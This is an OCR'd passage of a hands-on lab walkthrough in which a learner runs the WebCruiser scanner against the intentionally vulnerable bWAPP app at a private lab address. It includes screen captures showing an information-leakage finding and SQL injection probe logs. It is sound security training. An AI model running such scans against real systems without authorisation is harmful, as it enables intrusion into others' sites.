
Step 14

On the **Done** dialog box, click **OK**.




Step 15

Click **ScanSite** on the far right-hand side of the page.



Step 16


On the **Confirm** dialog box, review the settings.



Step 17

Select **OK**.


The scanning process starts and discovers two vulnerabilities.



Step 18

Select a vulnerability in the middle pane. Notice that the above pane displays the description of the vulnerability.

The vulnerability shown in an obsolete backup which could allow information leakage.


PLABWIN10 - Google Chrome
stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwf03IwNU8YZNgWCUBNPvdQ9WGmAq1tR2...
WebCruiser - Web Vulnerability Scanner Free Edition
File Tools View Configuration Help
Browser Scanner SQL POC Resend Bruter Cookie Setting ScanURL ScanPage ScanSite
URL: http://192.168.0.10/bWAPP/sqli_1.php?title=&action=Seach
GET
Browser
Scanner
POC
SQL Injection
XSS/LFI/RFI/Redirect
AdminEntrance
Tools
ResendTool
BruterTool
CookieTool
CodeTool
StringTool
Settings
Report
About
Crawler Scan Current URL Scan Current Page Scan Current Site Reset Scanner
Items Detailed Information
Vuln Type Backup
Refer Address http://192.168.0.10/bWAPP/sqli_1.php
Request Type GET
Action URL http://192.168.0.10/bWAPP/sqli_11.php
Parameter NULL
Description Obsolete Backup (Potential Information Leakage)
Directory Vulnerability Information
Address (Refer URL) Vulnerability
http://192.168.0.10/bWAPP/sqli_1.php Obsolete Backup (Potential Inf
http://192.168.0.10/bWAPP/sqli_1.php Obsolete Backup (Potential Inf
03:12:42 Checking SQL Injection, BooleanBased, Parameter: password_conf
03:12:44 Checking SQL Injection, BooleanBased Rlike Blind, Parameter: password_conf
03:12:44 Checking SQL Injection, TimeBased, Parameter: password_conf
03:12:46 Checking SQL Injection, ErrorBased, Parameter: secret
03:12:46 Checking SQL Injection, BooleanBased, Parameter: secret
03:12:48 Checking SQL Injection, BooleanBased Rlike Blind, Parameter: secret
03:12:48 Checking SQL Injection, TimeBased, Parameter: secret
Type here to search
ENG